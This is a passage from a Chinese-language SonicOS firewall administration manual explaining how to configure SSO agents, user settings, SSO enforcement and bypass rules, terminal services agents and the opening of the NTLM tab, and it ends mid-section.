
测试 LDAP 设置页面允许通过使用指定的用户和密码登录凭据尝试身份验证来测试配置的 LDAP 设置。显示为该用户在 LDAP/AD 服务器上配置的所有用户群组成员身份和/或成帧 IP 地址。

配置 SonicOS 以使用 SonicWALL SSO 代理

配置防火墙以使用 *SonicWALL SSO* 代理的步骤如下：

1 转到**用户 > 设置**。

2 在**单点登录方法**部分，选择 **SSO 代理**。使用该选择添加和配置 TSA 以及用于 SSO 方法的 SSO 代理。



3 单击**配置 SSO**。随即显示 **SSO 身份验证配置**对话框。

主题：

- 第 1220 页的 SSO 代理选项卡
- 第 1223 页的用户选项卡
- 第 1226 页的实施选项卡
- 第 1228 页的终端服务选项卡
- 第 1229 页的 NTLM 选项卡
- 第 1231 页的 Radius 计费选项卡
- 第 1237 页的测试选项卡

SSO 代理选项卡



在 **SSO 代理**选项卡的**验证代理设置**下，可查看已配置的任何 SSO 代理：


- 代理 IP 地址旁边的绿色 LED 表示代理当前已启动，正在运行。
- 红色 LED 表示代理已关闭。
- 灰色 LED 表示代理已禁用。

LED 通过使用 AJAX 动态更新。

1 单击**添加**按钮创建代理。页面将更新，在表格顶部显示新行，在页面的下半部分显示两个新选项卡（**设置**和**高级**）。

提示：可以单击任意条目以进行更改。单击后该条目会变成可编辑字段。





2 在**设置**选项卡中输入以下信息：在输入字段值时，顶部的行更新为红色，以高亮显示新信息。

- 对于**主机名 / IP 地址**，输入安装 SonicWALL SSO 代理的工作站的名称或 IP 地址。默认情况下，输入 **0.0.0.0**。

- 在**端口**中，输入 SonicWALL SSO 代理用于与设备通信的端口编号。默认端口号是 **2258**。

  注：不同 IP 地址的代理可以有相同的端口编号。

- 在**共享密钥**中，输入您在 SonicWALL SSO 代理中创建或生成的共享密钥。共享密钥必须完全匹配。在**确认共享密钥**字段中重新输入共享密钥。
- 在**超时（秒）**中，输入身份验证尝试超时的秒数。该字段自动填写为默认值 **10** 秒。
- 在**重试**中，输入身份验证的尝试次数。默认值为 **6**。

3 单击**高级**选项卡。



4 在**一次发送的最大请求数目**中，输入设备向代理一次发送的最大同步请求数。默认值为 **32**。

代理同时处理多个请求，并在代理 PC 中生成各单独的线程进而分别处理。验证代理可以处理的同步请求数取决于运行它的计算机以及网络的性能水平。提升此设置可以使 SSO 用户验证更加高效，但是将其设置过高可能会因为同时发送太多请求，因此使计算机过载且导致超时和验证失败，而使代理举步维艰。

但是，如果设备同时发送的请求数太少，有些请求将需要等待，从而可能导致环形缓冲区溢出。太多等待中的请求会导致单点登录身份验证中的响应变慢。如果在不获得大量超时的情况下，无法将此设置提升足够高以避免环形缓冲区警告，请考虑将代理移到更高性能的专用计算机上，或者可以增加额外的代理。关于检查 SonicOS TSR 中环形缓冲区溢出和相关统计数据的更多信息，请参见第 1173 页的单点登录高级功能。

提示：查看“技术支持报告”的**单点登录验证**部分的统计信息。如果显示大量超时，降低此值可能有帮助。如果**在环形缓冲区花费的最长时间**达到或超过轮询频率（在**用户**选项卡上配置），或者如果显示任何环形缓冲区溢出，则可能应该提高此值。

5 单击**常规设置**选项卡下的**验证代理设置**。



6 配置以下选项：

- 选择**启用 SSO 代理验证**复选框使用 SSO 代理进行用户身份验证。默认情况下已选中该选项。

- 选中**无法从 NetAPI/WMI 获取名称时尝试下一个代理**复选框在第一个代理无响应或出错时，强制通过另一个 SSO 代理重新尝试身份验证。默认情况下未选中该设置。

  注：该设置仅影响使用 NetAPI/WMI 的代理，不会影响只使用域控制器安全日志查询机制的代理。

  重要：另请参见**用户**选项卡上的**轮询验证用户的同一个代理**设置，如果启用了该设置，则还需要设置这个设置。

  SSO 代理用于识别用户的 NetAPI/WMI 协议由 Windows 提供，这些协议的实际行为不受代理或设备的控制。在使用 NetAPI 或 WMI 时，如果 Windows 对来自代理的请求作出无用户名、无错误的响应，则默认情况下，设备认为其他代理会收到同样的响应且不会通过另一代理重试该请求（如果收到错误响应就会这么做）。

  如果在您认为用户应该已经识别时看到验证失败的记录为 `SSO agent returned no user name`，请尝试启用此设置。如果启用此设置，则在收到来自代理的无用户名的响应时，设备将把该响应视为错误且通过其他代理重试该请求。

  通常在只有部分代理能识别特定用户时需要启用此设置，例如，如果远程站点的用户无法为中心站点的代理所轻松识别，则有必要在远程站点放置代理以识别那里的用户。

- 选中**等待 SSO 时不阻止用户流量**复选框在识别用户时使用默认策略。这可以防止浏览延迟。默认情况下未选中该设置。

  当正在通过 SSO 识别用户时，在识别完成之前通常会阻止来自该用户的流量，以便可以在适当的时候应用正确的策略。然而，有时候 SSO 代理会花费很长时间来识别用户，这种延迟会导致用户体验到浏览延迟。

  此设置可以掩盖该延迟，在等待 SSO 时允许用户流量，且在识别完成之前应用默认策略。

  您还可以选择当某个需要用户身份验证的访问规则要求识别用户（也就是，如果未能识别用户，则不允许该用户的任何访问）时是否允许流量。

小心：**在进行此设置时请小心，因为可能会临时允许识别为不允许的用户。如果对选中的访问规则选择此设置，则在那些需要用户身份验证的规则的高级设置部分会出现针对此选项的设置。**

- 选中**包括**复选框和**所有访问规则**（默认）或**选定的访问规则**单选按钮允许在等待用户识别时，要求用户验证的访问规则影响流量。

小心：**这将暂时允许访问，而如果已识别用户则可能不允许此类访问。**

- 要让所有 SSO 代理同步它们的用户数据库，请选择：
  - **同步所有代理** - 不论它们使用的是什么识别机制，都一起同步，因此在每个代理上提供一个重复的同类用户数据库。
  - **将那些与相同的用户识别机制进行同步** - 仅同步那些使用相同识别机制的数据库；此为默认设置。

  每个 SSO 代理维护它自己的已识别用户的数据库，且可以有选择地配置代理同步它们的数据库，以便在每个代理上提供公共的重复用户数据库。公共的同步用户数据库可使用户查找更高效且提供更佳冗余。通过在此处指定同步，设备可以通知每个代理要同步的其他代理，因此避免不得不在代理中进行配置的复杂性。

  默认情况下，设备使这些代理配置为使用相同的用户识别机制一起同步。例如，如果某些代理正在读取域控制器日志，而其他代理使用 NetAPI，则两组代理中的两个独立的外部数据库会导致，域控制器日志中发现的那些用户一个数据库和 NetAPI 识别的那些用户一个数据库。

  注：可以通过在每个 SSO 代理中显式地配置要同步的其他代理的列表来覆盖此设置。

- 在 **Windows 服务使用的用户名**表中配置 Windows 服务用户名列表。可以列出最多 64 个用户名最终用户计算机上的服务所使用；使用这些用户名的登录均会视为服务登录且受到 SSO 代理的忽略。

  a 单击**添加**按钮，将显示**服务用户名**对话框。



b 输入服务用户名。

c 单击**确定**。

d 对每个用户帐户重复步骤 a 至步骤 c。

Windows 服务使用用户帐户登录计算机或域，就像真正的用户那样。SSO 代理所使用的某些 Windows API 不提供此类服务登录与真正用户登录的区分，这可能导致 SSO 代理不正确地报告服务使用的用户名，代替实际用户名。

用户选项卡

1 单击**用户**选项卡，可指定下列**用户设置**选项：



- 选中**仅允许列出来的本地用户**复选框只允许对设备上本地列出的用户进行身份验证。默认禁用该设置。
- 选中**本地数据库中的简单用户**复选框使用简单用户名。默认禁用该设置。

  注：除非启用**仅允许列出来的本地用户**设置，否则此设置灰显。

  从验证代理或 NTLM 验证返回的用户名通常包含域组件，例如 `domain1/bob`。在选中此设置时，会忽略用户名的域组件，且仅将用户名组件与 Dell SonicWALL 设备的本地用户数据库中的名称进行匹配。如果不选中此设置，与 SSO 验证用户匹配的本地用户帐户名称必须符合完整用户名，包括任何域组件。

  注：域组件可以有下列格式：

  - Windows：`DOMAIN1|bob` 或 `DOMAIN1/bob`，其中 `DOMAIN1` 是简写的 (NetBIOS) 域名；如果本地用户名区分大小写，则它必须全部为大写。
  - Novell：有上下文的用户 Novell 名称（例如 `bob.user.domain1`）或它们的 LDAP 识别名（例如 `cn=bob,ou=users,o=domain1`）。

- 选中**允许受限访问非域名用户**复选框允许向登录到计算机但未登录到域的用户授予有限访问权限。即使已在本地设置，不会给这些用户给予“受信任用户”用户群组的成员身份，因此也不会获得为受信任用户设置的任何访问权限。会通过适用于每个人的策略或专门将其列为允许用户的策略来赋予其访问权限。默认禁用该设置。

将这些用户在日志中识别为 *computer-name/user-name*。在使用本地用户数据库验证用户时，禁用**本地数据库中的简单用户名**选项，必须使用完整的 *computer-name/user-name* 标识在本地数据库中配置用户名。

注：这不适用于通过 NTLM 验证的用户。对于 NTLM，仅当用户名/密码与在设备上创建的本地用户帐户匹配时，才会授予验证的非域用户访问权限。

- 如果您的网络包含非 Windows 设备或运行了个人防火墙的 Windows 计算机：
  a 选中**探测用户**复选框。
  b 根据 SSO 代理的具体配置选择以下选项之一：
    - **通过 NetBIOS 的 NetAPI**
    - **通过 TCP 的 NetAPI**
    - **WMI**

提示：将鼠标悬停在这些选项可显示包含 TCP 端口号的小工具提示。

当 SSO 代理尝试识别 Windows 域中的用户时，如果代理使用 NetAPI 或 WMI，则代理尝试与发出流量的该用户的计算机直接通信。这可能导致以下问题：

- 当流量是来自非 Windows 设备时，此类设备不响应或可能阻止 SSO 代理用于识别用户的 Windows 联网消息。
- 在有个人防火墙的计算机上会阻止它们。

结果可能是代理可能超载，有多个线程等待未获得回复的请求。

为了避免上述问题，请启用此设置（默认为禁用）并选择 SSO 代理配置为使用的正确的 NetAPI/WMI 协议。在向代理发送请求以通过 NetAPI 或 WMI 识别用户之前，Dell SonicWALL 设备会探测发出流量的计算机，以验证它是否在 NetAPI 或 WMA 协议使用的端口上作出响应。如果没有，则该计算机会立即使 SSO 失败，不会涉及代理。

注：此设置不会影响从域控制器读取用户登录信息的代理。

- 如果启用**探测用户**设置，会导致防火墙在请求 SSO 代理识别用户之前，探测 NetAPI/WMI 端口上的响应。**探测超时（秒）**默认设为 **5** 秒。
- 选中**探测测试模式**复选框以在 SSO 期间测试 SSO 探测功能是否正常工作，且不影响用户验证。在通过 SSO 代理启动用户验证后，发送探测结果。默认禁用该设置。

  如果启用此设置，则在启动通过 SSO 代理的用户验证（通常在探测成功时执行）之后发送探测结果。按正常情况更新探测统计数据，如果对代理成功验证的用户的探测失败，则会通过控制台端口的消息进行报告。
- 对于**设置用户群组隶属关系的机制**，选择：
  - **使用 LDAP 以获得用户群组信息**单选按钮，以使用 LDAP 检索用户信息默认情况下已选中该选项。
    - 要配置 LDAP 设置，请单击**配置**。显示 **LDAP 配置**对话框。如需该对话框的配置信息，请参阅第 1240 页的高级 LDAP 配置。
  - **本地配置**单选按钮，以使用在本地配置的用户群组设置。
- 在**轮询频率（分钟）**字段，输入轮询间隔，单位为分钟（默认值为 **5**）。在识别用户并登录后，Dell SonicWALL 会以此频率轮询验证代理以验证用户是否仍然登录。

  如果使用 NTLM 验证，那么在 NTLM 设置中可以选择强制通过 NTLM 重新验证用户而不是通过代理轮询，让设备轮询用户。

- 如果网络拓扑结构要求根据用户位置使用特定的代理，而不是轮询所有代理以确定用户是否仍登录，则选中**轮询验证用户的同一个代理**复选框。默认情况下禁用此设置。

  > **重要：**如果选择了此设置，则还需要设置 **SSO 代理常规设置**选项卡上的**无法从 NetAPI/WMI 获取名称时尝试下一个代理**设置。

  默认情况下，设备假设任何 SSO 代理都可以向任何用户发送 NetAPI 或 WMI 请求，因此当轮询以查看用户是否仍登录时，设备可以根据当前负载选择任意代理。如果不是这样，网络布局需要根据用户的位置使用特殊的代理，那么请启用此设置。在启用此设置时，在代理成功识别用户后，后续可通过同一代理执行对用户的轮询。

  > **注：**该设置仅影响使用 NetAPI/WMI 的代理，不会影响只使用域控制器安全日志查询机制的代理。

- 在**等待时间（分钟）**字段以分钟数输入安全设备在初次尝试识别流量失败后等待重试的时间。此功能会限制发送到该代理的请求数，以避免继续从反复使 SSO 失败的来源收到后续流量时可能出现的泛洪。默认为 **1** 分钟。

  > **注：**从 SSO 代理收到错误后等待的时间与代理报告无用户登录后等待的时间是分别设置的，因此要分别进行配置。

- 在 **...找不到用户之后**字段中，输入设备在收到来自 SSO 代理的错误或代理报告无登录用户时重新尝试前应等待的分钟数。默认为 **1** 分钟。

2 为了在日志中统一命名域，为**当不同的 SSO 发起者报告用户域的不同的变量名称**选择以下单选按钮之一：

- **使用域名作为接收**（默认）
- **总是使用连续的域名**；转到步骤 a。

默认情况下，通过 SSO 识别的用户登录 Dell SonicWALL 设备，由识别该用户的外部源报告无论什么域名。然而，一个域通常有两个或三个不同的域名变体（例如，Windows 域有它的 DNS 名称、NetBIOS 名称以及 Kerberos 领域名），而且不同的 SSO 源可能对同一个域中的用户报告上述不同的域名。

这种差别导致很难根据域在日志中跟踪用户，您可以通过让域中的所有用户使用相同的域名变体，不论向 Dell SonicWALL 设备报告什么变体，都可以使域名保持一致。

a 如果您已选择**总是使用连续的域名**，请单击**选择**按钮。将显示**为每个域选择变量名**弹出对话框，其中列出了已知的域，从中可以选择要使用的名称。



b 选择要使用的变体。每个域的初始默认变体为**无**，意思是使用何种域名通过 SSO 报告给设备的行为不会改变，直到启用**总是使用连续的域名**且在此处选择要使用的域名。

> **注：**如果在此列表中未显示某个域，请等待 SSO 识别了该域中的某些用户，然后再重复此步骤。

c 单击**确定**。

如果在使用单点登录时，您看到**用户 > 状态**页面中显示预料之外的用户名，或者用户登录或失败的用户登录尝试日志中包含预料之外的用户名，这可能由于应该在这里配置 Windows 服务登录和用户名以使 SSO 代理知道忽略这些用户名。

如果有多个防火墙与 SSO 代理通信，应该仅在一个防火墙上配置服务帐户名称的列表。在不同设备上配置多个列表的后果尚不明确。

实施选项卡

1 如果您要对来自特定区域的流量触发 SSO，或者对来自内部代理 Web 服务器或 IP 电话等非用户设备的流量绕过 SSO，请单击**加强**选项卡。



2 在**每一区域 SSO 实施**下，选择您要触发 SSO 以在发送流量时识别用户的所有区域的复选框。

- **LAN**
- **DMZ**
- **VPN**
- **WLAN**

如果应用程序控制或其他策略已要求对区域实施 SSO，预先选中这些复选框，且无法清除。如果对区域启用了访客服务，则不能实施 SSO，您也无法选中复选框。在未启动此服务的区域中，可通过此选项启用 SSO 强制功能。

> **注：**在将安全服务策略或防火墙访问规则设为要求用户验证的区域上，将始终对受影响的流量启动 SSO，因此无需在此启用 SSO 实施。

这些按区域 SSO 实施设置可用于在事件日志和 AppFlow 监控显示中识别和跟踪用户，即使内容过滤、IPS 或应用程序控制策略或者需要用户验证的防火墙访问规则未触发 SSO。

3 要使来自特定服务或位置的流量绕过 SSO 并对该流量应用默认的内容过滤策略，请从 **SSO 绕过**表中的列表选择适当的服务或位置，或者向表中添加新服务或位置。该表显示了绕过 SSO 的内置服务；这些服务无法删除。

> **提示：**您可以为此情况创建 SSO 绕过地址和/或服务群组对象并在此处和它们的访问规则中引用相同的对象。

> **注：**在要求用户验证的防火墙访问规则触发 SSO 时，将不会应用 SSO 绕过设置。要配置这种类型的 SSO 绕过，请对受影响的流量添加不需要用户验证的单独访问规则。如需配置访问规则的更多信息，请参见第 722 页的添加访问规则。
>
> 默认情况下，将默认的内容过滤策略分配给不经由 SSO 通过 Samba 验证的 Linux 和 Mac 用户。要将不接受 SSO 身份验证的所有此类用户重定向，以手动输入其登录凭据，请为 **HTTP** 服务创建从 **WAN** 区域到 **LAN** 区域的访问规则，在其中将**允许的用户**设为**全部**。然后，配置用户或用户群组的相应 CFS 策略。如需配置访问规则的更多信息，请参见第 722 页的添加访问规则。

SSO 绕过可能是必要的，例如：

- 来自非用户设备的流量，例如内部邮件服务器或 IP 电话。
- 不需要进行验证且可能会受到 SSO 等待延迟的负面影响的用户流量。

对于绕过 SSO 的流量，将应用默认内容过滤策略。如果任何 APP 规则或 IPS/防间谍软件策略设置为包括/排除用户，那么这些规则或策略不会分别包括/排除该流量。

第二项设置适合于不需要进行身份验证的用户流量，且触发 SSO 可能导致过长的服务延时的情况。

4 （可选）要添加服务或位置：

a 单击**添加**按钮。将显示**添加 SSO 绕过规则**对话框。



b 对于**绕过 SSO**，选择**服务**或**地址**单选按钮。

c 从下拉菜单中选择服务或地址。

d 选择**绕过类型**：

- **完全绕过（不触发 SSO）**
- **在等待它时触发 SSO 但绕过保留数据包**

e 单击**添加**。该条目添加到表中

5 选择 SSO 绕过用户名以进行记录的步骤如下：

a 选中**用于绕过 SSO 的日志用户名 <绕过名称>** 复选框。

b 为绕过 SSO 用户指定一个名称。

默认选择此设置且指定默认名称**SSO 绕过**。如果启用此设置，那么当流量绕过 SSO（如此处所配置）时，该流量会以给定的用户名显示在日志和 AppFlow 监控中，而不是显示为来自未知用户，因此可以同 SSO 无法识别的用户发送的流量区别开。

> **提示：**也可以在**用户 > 设置**页面的**用户会话设置**中配置日志记录。

6 （可选）选中**创建虚拟用户**复选框。默认情况下未选中该设置。

如果启用此设置，则在收到 SSO 绕过流量时，将以给定用户名为始发 IP 地址创建虚拟用户条目。除了显示在日志和 AppFlow 监控中的名称，虚拟用户条目还显示在**用户 > 状态**页面中。该虚拟名称会一直存在，直到来自该 IP 地址的流量在指定不活动时间停止，或者如果是绕过服务，则直到从它收到非绕过流量。


注：此虚拟用户名仅适用于为完全 SSO 绕过设置的绕过规则。“任何设置为在等待它时触发 SSO 但绕过保留数据包的项”会导致按照触发的 SSO 识别的结果来设置该用户。

注：此选项的日志部分还可通过**用户 > 设置**页面的**用户会话设置**部分中的**用于未在其上识别用户的连接的日志**选项进行配置。

a （可选）在**不活动超时（分钟数）**字段中指定不活动超时值，以分钟为单位。默认为 **15** 分钟。

终端服务选项卡

1 单击**终端服务**选项卡可指定下列**终端服务代理设置**选项。



2 如需添加代理，请单击**添加**按钮。页面已更新，在表格顶部显示新行，在页面的下半部分显示新输入字段。对于现有代理：

- 代理旁边的绿色 LED 式图标表示代理已启动，正在运行。
- 红色 LED 图标表示代理已关闭。
- 黄色 LED 图标表示 TSA 闲置，设备在 5 分钟或更长时间内未收到响应。

由于是 TSA 向设备发送通知，而不是由设备向代理发送请求，缺少通知可能表示有问题，但更可能表示目前终端服务器上没有活动用户。

- 在**主机名 / IP 地址**字段，输入安装 SonicWALL TSA 的终端服务器的名称或 IP 地址。如果终端服务器时多宿主（有多个 IP 地址），且您按 IP 地址而不是按 DNS 名称识别主机，请以逗号分隔列表的形式输入所有 IP 地址。


  注： 在输入字段值时，将顶部的行更新为红色，以高亮显示新信息。

- 在**端口**中，输入 SonicWALL TSA 代理用于与设备通信的端口编号。默认端口号是 **2259**。

  注：不同 IP 地址的代理可以有相同的端口编号。

- 在**共享密钥**字段，输入您在 SonicWALL TSA 中创建或生成的共享密钥。共享密钥必须完全匹配。在**确认共享密钥**字段中重新输入共享密钥。

3 单击**常规设置**选项卡，在**终端服务代理设置**下配置以下选项：



- 选择**启用终端服务代理验证**复选框使用 TSA 进行用户身份验证。此选择在默认情况下不启用。
- 默认选中**允许来自终端服务器的流量绕过用户验证的访问规则**复选框。这允许 Windows 更新或防病毒更新等与任何用户登录会话不相关的服务流量通过，而不进行身份验证。如果设置了相应的防火墙规则要求用户身份验证，则通常会阻止该流量。

  如果清除此复选框，如果防火墙访问规则要求用户验证，可能阻止来自服务的流量。在这种情况下，您可以添加规则以允许前往服务流量目标的**所有**访问，或以 HTTP URL 配置可以绕过访问规则中用户验证的目标。

NTLM 选项卡

1 单击 **NTLM** 选项卡。



NTLM 验证受基于 Mozilla 的浏览器支持，可作为通过 SSO 代理识别用户的一种补充方法，或作为无代理的独立验证方法，但有某些限制。防火墙直接与浏览器交互以验证用户身份。使用域凭据登录的用户接受透明验证，在其他情况下，用户可能需要输入凭据才能登录设备，但应该只需要输入一次，因为凭据已保存。

更多详细信息，请参考本选项卡上的工具提示或参见第 1157 页的浏览器 NTLM 验证的工作方式。

2 配置这些设置：

